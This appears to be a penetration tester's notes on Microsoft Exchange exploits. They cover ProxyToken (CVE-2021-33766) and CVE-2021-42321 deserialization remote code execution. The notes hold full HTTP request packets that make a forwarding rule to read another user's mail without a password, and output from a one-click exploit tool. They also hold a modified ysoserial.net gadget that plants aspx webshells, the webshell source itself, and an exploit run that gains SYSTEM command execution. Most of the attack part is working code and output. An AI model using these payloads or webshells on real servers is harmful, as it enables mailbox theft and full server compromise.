krbtgt luc1f3r11 SM_0dd70025c5d24200b
SM_1d419325771445ed9 SM_53d7d739bf1843ddb SM_763eaf8e46d74e09a
SM_bae8ffb2c2fc4169b SM_c37a61a3446547b08 SM_caf63ca2e5e84aa3a
SM_d2616f311c374877a SM_e7f6da48cc2e4960b test
命令运行完毕，但发生一个或多个错误。

SHELL>

```

## Pwn2Own 2021 Microsoft 3rd Exchange Exploit Chain (proxysHELL but interesting exploit script)

### links

- [Pwn2Own 2021 Microsoft Exchange Exploit Chain](#)
  - [Pwn2Own2021MSEExchangeExploit.py](#)

## ProxyToken (completed)

### ProxyToken part links

- [PROXYTOKEN: AN AUTHENTICATION BYPASS IN MICROSOFT EXCHANGE SERVER](#)
- [CVE-2021-33766-ProxyToken](#)
- [CVE-2021-33766](#)
- Information about the affected exchange versions

<= July 2021 Exchange cumulative updates.

### Reproducing proxytoken

- Note: this vulnerability can be used for exchange mailbox theft, phishing, social engineering role impersonation and so on. Only the mailbox name is needed, no password at all

### Analysis of the burpsuite request packets

1. First send the request packet below to see whether the proxytoken vulnerability exists, where test@exchange2016.com is the mailbox address whose mail the attacker wants to read

```
GET /ecp/test@exchange2016.com/PersonalSettings/HomePage.aspx?showhelp=false HTTP/1.1
Host: 192.168.186.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: SecurityToken=x
```

The returned response packet has page status 200, and the response header contains "msExchEcpCanary=" with a value, which means the vulnerability exists

1 GET /ecp/test@exchange2016.com/PersonalSettings/HomePage.aspx?showhelp=false  
2 HTTP/1.1  
3 Host: 192.168.186.130  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0  
5 Accept:  
6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
7 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
8 Accept-Encoding: gzip, deflate  
9 Cookie: SecurityToken=x

1 HTTP/1.1 200 OK  
2 Cache-Control: no-cache, no-store  
3 Pragma: no-cache  
4 Content-Type: text/html; charset=utf-8  
5 Expires: -1  
6 Vary: Accept-Encoding  
7 Server: Microsoft-IIS/10.0  
8 request-id: 5d046b61-3e33-4b02-9f3c-fb3bcfcbcd79  
9 X-CalculatedBETarget: win-upf09r7h264.exchange2016.com  
10 X-Content-Type-Options: nosniff  
11 X-DiagInfo: WIN-UPF09R7H264  
12 X-BEServer: WIN-UPF09R7H264  
13 X-UA-Compatible: IE=10  
14 X-AspNet-Version: 4.0.30319  
15 Set-Cookie: ASP.NET\_SessionId=8e6500ca-5d1e-4886-80bd-e22f6e50381d; path=/; secure;  
16 Set-Cookie: msExchEcpCanary=vNfFEUQ8qk-qc7WBJFug\_LCEzz1Kfts18rxpNREnNcRAhJJsaRE\_Yqf  
17 Set-Cookie: X-BEResource=WIN-UPF09R7H264.exchange2016.com 1942063100; path=/ecp/15.1  
18 Set-Cookie: X-BackEndCookie=test@exchange2016.com=u56Lnp2ejjqBmsmZy5yZz8zSns2bzNLLys  
19 X-Powered-By: ASP.NET  
20 X-FEServer: WIN-UPF09R7H264  
21 Date: Fri, 24 Feb 2023 09:33:51 GMT  
22 Content-Length: 9661  
23  
24  
25  
26 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml  
27 <html xmlns="http://www.w3.org/1999/xhtml" dir="ltr" lang="zh-CN">  
28 <head id="Head1">  
29 <link rel="shortcut icon" href="/ecp/15.1.2044.4/themes/options/favicon.ico" typ  
30 <title>  
31 我的帐户 - Outlook Web App  
32 </title>

1. Second, send the request packet below to create a mail forwarding rule to the test@exchange2016.com mailbox. After that, every mail administrator@exchange2016.com sends to the test@exchange2016.com mailbox is also forwarded to the proxymail@exchange2016.com mailbox, which achieves reading of an arbitrary mailbox

```
POST /ecp/test@exchange2016.com/RulesEditor/InboxRules.svc/Newobject?
msExchEcpCanary=FrgLJ_16A0Wr_5nhVivj6vBJGbdFFtsIzwQBo0vKIiUzBlyV5wMJqzG8oRfNd1HWUKm33fyrJ-I. HTTP/1.1
Host: 192.168.186.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/110.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: SecurityToken=x
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 327

{"properties":{"RedirectTo":
[{"RawIdentity":"proxymail@exchange2016.com","DisplayName":"proxymail@exchange2016.com","Address":"proxmai
l@exchange2016.com","AddressOrigin":0,"galContactGuid":null,"RecipientFlag":0,"RoutingType":"SMTP","SMTPAdd
ress":"proxymail@exchange2016.com"}],"Name":"Testrule","StopProcessingRules":true}}
```

The returned response packet has page status 200 and the response content below, which means the vulnerability exists



```
{
 "d": {
 "__type": "RuleRowResults:ECP",
 "Cmdlets": [
 "New-InboxRule"
],
 "ErrorRecords": [],
 "Informations": [
 "IsDDIEnabled": false,
 "Warnings": [],
 "Output": null
]
 }
}
```

- ```

1 POST /ecp/test@exchange2016.com/RuleEditor/InboxRules.svc/NewObject?msExchEcpCanary= HTTP/1.1 200 OK
2 Host: 192.168.186.130
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Cookie: SecurityToken=x
8 Content-Type: application/json; charset=utf-8
9 Connection: close
10 Content-Length: 327
11
12 {
13   "properties": {
14     "RedirectTo": [
15       {
16         "RawIdentity": "proxymail@exchange2016.com",
17         "DisplayName": "proxymail@exchange2016.com",
18         "Address": "proxymail@exchange2016.com",
19         "AddressOrigin": 0,
20         "galContactGuid": null,
21         "RecipientFlag": 0,
22         "RoutingType": "SMTP",
23         "SMTPAddress": "proxymail@exchange2016.com"
24       }
25     ],
26     "Name": "Testrule",
27     "StopProcessingRules": true
28   }
29 }
30
31 2 Cache-Control: no-cache, no-store
32 Pragma: no-cache
33 Content-Type: application/json; charset=utf-8
34 Expires: -1
35 Vary: Accept-Encoding
36 Server: Microsoft-IIS/10.0
37 request-id: eb0a69a2-4d75-4c41-a812-14d47a0e85ac
38 X-CalculatedBETarget: win-upf09r7h264.exchange2016.com
39 X-Content-Type-Options: nosniff
40 X-DiagInfo: WIN-UPF09R7H264
41 X-BEServer: WIN-UPF09R7H264
42 X-UA-Compatible: IE=10
43 X-AspNet-Version: 4.0.30319
44 Set-Cookie: ASP.NET_SessionId=469be5f2-f7d8-439b-bc63-f825ebf2891c; path=/; secure; HttpOnly
45 Set-Cookie: msExchEcpCanary=-M2yt2dJpUQZLaPrX-UaJASdZRGftsIILsEpoY7KMLS8ifk6mFiToc1QzE-M2XbJ8qhl2LraNA.; path=/ecp; SameSite=None; secure
46 Set-Cookie: X-BackEndCookie=test@exchange2016.com=u56Lnp2ejJqBmsmZy5yZz8zSns2bzNLJysmd0sb0y8/SzJ2eyMj0mc+enJ7HgYH-Nz83M0s/M0s3Jq8/Gxc/IxczG; expires=Sun, 26-Mar-2023 09:07:39 GMT; path=/ecp; secure; HttpOnly
47 X-Powered-By: ASP.NET
48 X-FEServer: WIN-UPF09R7H264
49 Date: Fri, 24 Feb 2023 09:07:39 GMT
50 Connection: close
51 Content-Length: 150
52
53 {
54   "d": {
55     "__type": "RuleRowResults:ECP",
56     "Cmdlets": [
57       "New-InboxRule"
58     ],
59     "ErrorRecords": [],
60     "Informations": [
61       "IsDDIEnabled": false,
62       "Warnings": [],
63       "Output": null
64     ]
65   }
66 }
```

golang proxymail one click exploit

- [proxytoken.go](https://github.com/0x00sec/proxytoken)
 - Use Options:

-te: **is** the email that you want to redirect to...

-ve: **is** the email that you want to attack **and** read the email ...

- ```

root@LAPTOP-6L13SCQ8:/mnt/c/Users/LUc1f3r11/Desktop/pentest/recent-bugs/proxy-attackchain# go run proxytoken.go -u
https://192.168.186.130/ -te proxymail@exchange2016.com -ve test@exchange2016.com


< proxytoken (CVE-2021-33766) is awesome! >

 \ ^__^
 (oo)_______
 (__)\)\/\
 ||----w |
 || ||



By lUc1f3r11
[+] req status: 200 OK
[+] target Set-Cookie's msExchEcpCanary value is: R8yBkVsyg0nIBULSyeyinB1oUVJftsIT8gVqRRgaeJmL7uJPtep5I7fZ0LkmYp0
0kg3AXSYLUc.
[+] target is vulnerable to proxytoken (CVE-2021-33766) !
[+] adding redirect rule from test@exchange2016.com to proxymail@exchange2016.com
[+] req status: 200 OK
[+] the rule adding response text: 000'0I0%&/m0{J0J0t0`0$`@00000000iG#)0*00eVe]f00000{000{000;0N'000?fd0L00J00
?000f00W000gh000-xz00E040000.0I0So0Y000000by0M0\00u000,0/000Xu0
[+] target Set-Cookie's msExchEcpCanary value is: R8yBkVsyg0nIBULSyeyinB1oUVJftsIT8gVqRRgaeJmL7uJPtep5I7fZ0LkmYp0
0kg3AXSYLUc.
[+] set email redirection rule succeeded !
```


Result of the change to the mail forwarding rule





Mail sending test: as shown below, every mail administrator@exchange2016.com sends to the test@exchange2016.com mailbox is also forwarded to the proxymail@exchange2016.com mailbox





## Exchange Authenticated RCE CVE-2021-42321 (completed)

### CVE-2021-42321 part links

- [Get started with EWS client applications](#)
  - [Analysis of Microsoft Exchange's November patch](#)
  - [CVE-2021-42321](#)
  - [Some notes about Microsoft Exchange Deserialization RCE \(CVE-2021-42321\)](#)
  - [DotNet security - reproducing the CVE-2021-42321 vulnerability](#)
  - [\[Exchange vulnerability analysis series part two \[Exchange deserialization code execution vulnerability \(CVE-2021-42321\)\]\]\(https://mp.weixin.qq.com/s/V3UIT7xJmV5ij33-kFAAhQ\)](#)
  - [Analysis of the Exchange deserialization vulnerability \(part one\)](#)
  - [vuln version & patched version go to How Tanium Can Help with the November 2021 Exchange Vulnerabilities \(CVE-2021-42321\)](#)
  - [exch\\_CVE-2021-42321](#)
  - [CVE-2021-42321- Tianfu Cup Exchange deserialization vulnerability analysis](#)
  - [CVE-2021-42321\\_poc.py](#)

Exchange 2016 CU 21,22 and Exchange 2019 CU 10,11. This means the only recent latest version of Exchange 2016,2019 are vulnerable to this CVE

1. Create UserConfiguration with BinaryData as our Gadget Chain
2. Request to EWS for GetClientAccessToken to trigger the Deserialization

- vulnerable exchange versions

```
Exchange Server 2016 CU22 <= Oct21SU 15.1.2375.12 15.01.2375.012
Exchange Server 2016 CU21 <= Oct21SU 15.1.2308.15 15.01.2308.015
Exchange Server 2019 CU11 <= Oct21SU 15.2.986.9 15.02.0986.009
Exchange Server 2019 CU10 <= Oct21SU 15.2.922.14 15.02.0922.014
```

- Local test exchange environment (Exchange Server 2016 with no security update installed):

| Test status    | exchange version                                                         | File Name                              | Publication date | File Size |
|----------------|--------------------------------------------------------------------------|----------------------------------------|------------------|-----------|
| Test succeeded | Exchange Server 2016 Cumulative Update 22 (KB5005333) 15.01.2375.007     | ExchangeServer2016-x64-CU22.ISO        | 2021/9/24        | 6.6 GB    |
| Test failed    | Security Update For Exchange Server 2016 CU22 (KB5008631) 15.01.2375.018 | Exchange2016-KB5008631-x64-zh-hans.msp | 2022/1/11        | 151.2 MB  |

## Modifying ysoserial.net directly so that it writes an aspx webshell

The 500 error met during actual exploitation is caused by the fact that, ever since ProxyLogon and ProxyShell and up to now, some edr, AV, sysmon and Microsoft Windows Defender try to catch and block processes spawned from the w3wp.exe process. So the process started by the w3wp process was blocked by Defender.

In that case it is enough to change ysoserial's code so that it writes a file, without starting another process.

The modified [TypeConfuseDelegateGenerator](#)

```

• ① README.md M CVE-2020-17144.cs U e.cs U TypeConfuseDelegateGenerator.cs ...Generators X TypeConfuseDelegateGe
ysoserial.net-modified > ysoserial > Generators > TypeConfuseDelegateGenerator.cs > {} ysoserial.Generators > ysoserial.Generators.TypeConfuseDelegateG
412 inputArgs.Cmd = cmd;
413 return TypeConfuseDelegateGadget(inputArgs);
414 }
415
416 3 references
417 public static object TypeConfuseDelegateGadget(InputArgs inputArgs)
418 {
419 string cmdFromFile = inputArgs.CmdFromFile;
420
421 if (!string.IsNullOrEmpty(cmdFromFile))
422 {
423 inputArgs.Cmd = cmdFromFile;
424 }
425
426 Delegate da = new Comparison<string>(String.Compare);
427 Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da);
428 IComparer<string> comp = Comparer<string>.Create(d);
429 SortedSet<string> set = new SortedSet<string>(comp);
430 set.Add(@"c:\inetpub\wwwroot\aspnet_client\atobshell.aspx");
431 set.Add("a%<@ Page Language=\"JScript\" Debug=\"true\"%><%@Import Namespace=\"System.IO\"%><%File.
432 WriteAllBytes(Request[\"b\"], Convert.FromBase64String(Request[\"a\"]));%>");
433
434 FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic |
435 BindingFlags.Instance);
436 object[] invoke_list = d.GetInvocationList();
437 // Modify the invocation list to add Process::Start(string, string)
438 invoke_list[1] = new Action<string, string>(File.WriteAllText);
439 fi.SetValue(d, invoke_list);
440
441 return set;
442 }

```

Compared with the original [TypeConfuseDelegateGenerator-origin](#)

```

md M CVE-2020-17144.cs U e.cs U TypeConfuseDelegateGenerator.cs ...Generators TypeConfuseDelegateGenerator
exch_CVE-2021-42321 > TypeConfuseDelegateGenerator-orig.in.cs > {} yserial.Generators > yserial.Generators.TypeConfuseDelegateGenerator
413 return TypeConfuseDelegateGadget(inputArgs);
414 }
415
416 4 references
public static object TypeConfuseDelegateGadget(InputArgs inputArgs)
417 {
418 string cmdFromFile = inputArgs.CmdFromFile;
419
420 if (!string.IsNullOrEmpty(cmdFromFile))
421 {
422 inputArgs.Cmd = cmdFromFile;
423 }
424
425 Delegate da = new Comparison<string>(String.Compare);
426 Comparison<string> d = (Comparison<string>)MulticastDelegate.Combine(da, da);
427 IComparer<string> comp = Comparer<string>.Create(d);
428 SortedSet<string> set = new SortedSet<string>(comp);
429 set.Add(inputArgs.CmdFileName);
430 if (inputArgs.HasArguments)
431 {
432 set.Add(inputArgs.CmdArguments);
433 }
434 else
435 {
436 set.Add("");
437 }
438
439 FieldInfo fi = typeof(MulticastDelegate).GetField("_invocationList", BindingFlags.NonPublic |
BindingFlags.Instance);
440 object[] invoke_list = d.GetInvocationList();
441 // Modify the invocation list to add Process::Start(string, string)
442 invoke_list[1] = new Func<string, string, Process>((Process.Start);
443 fi.SetValue(d, invoke_list);
444
445 return set;
446 }

```

TypeConfuse windows defender w3wp.exe  
ysoserial.net

Then run the following command to generate the gadget chain:

```
ysoserial.exe -g TypeConfuseDelegate -f BinaryFormatter -o base64 -c "1" -t
```

Replace the gadget in the original poc and the webshell is written successfully

The original poc was modified, adding gadget chains that write the two kinds of shell below:

- luci.aspx

```
a<script language='JScript' runat='server' Page aspcompat=true>function Page_Load()
{eval(Request['cmd'],'unsafe');}</script>
```

- atobshell.aspx

```
a%@ Page Language='JScript' Debug='true'><@Import Namespace='System.IO'>
<%File.WriteAllBytes(Request['b'], Convert.FromBase64String(Request['a']));%>
```


- [CVE-2021-42321\\_shell\\_write\\_exp.py](#)

Run the script and both webshells are written successfully, which makes all kinds of later operations easier

- ```

root@LAPTOP-6L13SCQ8:/mnt/c/Users/lUc1f3r11/Desktop/pentest/recent-bugs/proxy-attackchain# python2 CVE-2021-42321_shell
write_exp.py
/usr/local/lib/python2.7/dist-packages/ntlm_auth/rc4.py:8: CryptographyDeprecationWarning: Python 2 is no longer supported
by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
('[+] first payload request url: ', u"https://192.168.186.135/aspnet_client/luci.aspx?cmd=Response.Write(new%20ActiveXO
ject('WScript.Shell').Exec('cmd.exe%20/c%20whoami')).StdOut.ReadAll();")
('[+] luci shell write success, whoami command output: ', ['nt authority\\system', 'a'])
[+] luci shell name: luci.aspx, contents: a<script language='JScript' runat='server' Page aspcompat=true>function Page_
oad(){eval(Request['cmd'],'unsafe');}</script>
[+] second payload request sent...
[+] a to b shell write success...
[+] a to b shell name: atobshell.aspx, contents: a<%@ Page Language='JScript' Debug='true'%><%@Import Namespace='System
IO'%><%File.WriteAllBytes(Request['b'], Convert.FromBase64String(Request['a']));%>
[+] ClaimsPrincipal & BinaryFormatter pop calc payload request sent...

```



view-source:[https://192.168.186.135/aspnet_client/luci.aspx?cmd=Response.Write\(new ActiveXObject\('WScript.Shell'\).Exec\('cmd.exe /c whoami /all'\)\).StdOut.ReadAll\(\);](https://192.168.186.135/aspnet_client/luci.aspx?cmd=Response.Write(new ActiveXObject('WScript.Shell').Exec('cmd.exe /c whoami /all')).StdOut.ReadAll();)


```

7 target = "https://192.168.186.135"
8 cmd = "whoami"
9
10
11 # .\ysoserial.exe -g ClaimsPrincipal -f BinaryFormatter -c foobar -bgc ActivitySurrogateDisableTypeCheck --minify --ust
12 disable_check = "AAEAAAD/////
AQAAAAAAAAAAEAQAAACZTeXN0ZW0uU2VjdXJpdHkuQ2xhaW1zLkNsYWltc1Byaw5jaXBhbnEAAACbV9zZXJpYXxpemVkQ2xhaW1zSWRlbnRpdGllcwEGBQAA
KgFqUUFQFBC8vLy8vQVFBCBQUBQUBQFBNQUBQUBQFWlRlWE4wWlcz1cZVn1jMmx2YmMwMExqQXVNVmJUfjVbVU5Ym1WMWRISmHlQ3hRZfKc2
FXTkxaWGVVjJ0bG3jQWl0emRoT1dNMU5qRTVNe1J5tURnNUJRURRUFBUQJVTNsemRHVnRMa052Ykd4BfZkUnBiMjV6TGTkbGjTn1hV011VTI5eWRHvmtVM1Y
wWURGY1cxTjVjM1J5YlM1VGRISnBibWnZy1h0amIzSnNhV0pkWFRRQUBQUBQZRMjKxYm5RSVEyOXRjR0Z5W1hJSFZcVn1jMmx2YmDwSmRHVnRjd0FEQUFQZSVNW
TjVjM1J5YlM1RGIYeHNaV04vYVc5dWNSUhaVzVsY21sakxrTnZiWEJoY21semIYnURiMjF3WVhkbGntQXhXMXRUZVhOMfPMXHVVM1J5YVC1bkxHMXpZMj15Y
kdsavhWME1BZ0fBQUFJQUBBQUPB0fBQUFJQUBBQUPCQUBQUBQURRFBQUBTVk41YzNSbgJTnURiMhzhWlD0MGfXOXVjeteVIw1c1bGNtbGpMa052Y1hCaGntbH
pMjHVEYjIxd11YSmxjB4VzF0VGVYtjBaVzB1VTNSeWfXNWSMRzF6WTI5eWJHbGL1YjBCQUBBQUMxOWpimjF3WVhKcGMyOXVBeUpUZVhOMfPMXHVSR1ZzWlD
